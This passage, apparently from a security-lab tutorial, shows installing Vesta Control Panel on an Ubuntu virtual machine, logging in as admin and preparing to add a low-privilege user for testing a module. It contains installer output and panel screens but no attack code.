
As the software says, the installation will take around 15 minutes.



```
 _|      _|  _|_|_|_|    _|_|_|  _|_|_|_|_|    _|_|
 _|      _|  _|        _|            _|      _|    _|
 _|      _|  _|_|_|      _|_|        _|      _|_|_|_|
   _|  _|    _|              _|      _|      _|    _|
     _|      _|_|_|_|  _|_|_|        _|      _|    _|

                                  Vesta Control Panel



The following software will be installed on your system:
   - Nginx Web Server
   - Apache Web Server (as backend)
   - Bind DNS Server
   - Exim Mail Server + ClamAVSpamAssassin
   - Dovecot POP3/IMAP Server
   - MySQL Database Server
   - Vsftpd FTP Server
   - Softaculous Plugin
   - Iptables Firewall + Fail2Ban


Would you like to continue [y/n]: y
Please enter admin email address:
Please enter FQDN hostname [ubuntu_server18]:
Installation backup directory: /root/vst_install_backups/1590895908




Installation will take about 15 minutes ...
```

The installation will finish as shown below. Note the username and password displayed. This is needed to login into the vesta control panel. However the IP address may change dependi

-ng on the network adapter we assign to the virtual machine. Since we have set NAT adapter it takes IP address from it. Go to the IP address and login into the Vesta control panel.




192.168.36.150:8083/login/

Username: admin

Password: ••••••••••

We have logged in as a admin user. However to test this module, we need a user with low privileges. So let's create a new user as shown below.



192.168.36.150:8083/list/user/

USER: users: 1, suspended: 0
WEB: domains: 1, aliases: 1, suspended: 0
DNS: domains: 1, records: 14, suspended: 0
MAIL: domains: 1, accounts: 0, suspended: 0
DB: databases: 1, suspended: 0
CRON: jobs: 0, suspended: 0
BACKUP: backups: 0

31 May 2020


admin

System Administrator

Bandwidth 0 mb
Disk: 0 mb
Web: 0 mb Databases: 0 mb
Mail: 0 mb User Directories: 0 mb

Web Domains: 1 / 100
DNS Domains: 1 / 100
Mail Domains: 1 / 100
Databases: 1 / 100
Cron Jobs: 8 / 100
Backups: 0 / 3

Email: admin@ubuntu.server
Package: default
SSH Access: bash
IP Addresses: 1
Name Servers: ns1.domain.tld
ns2.domain.tld



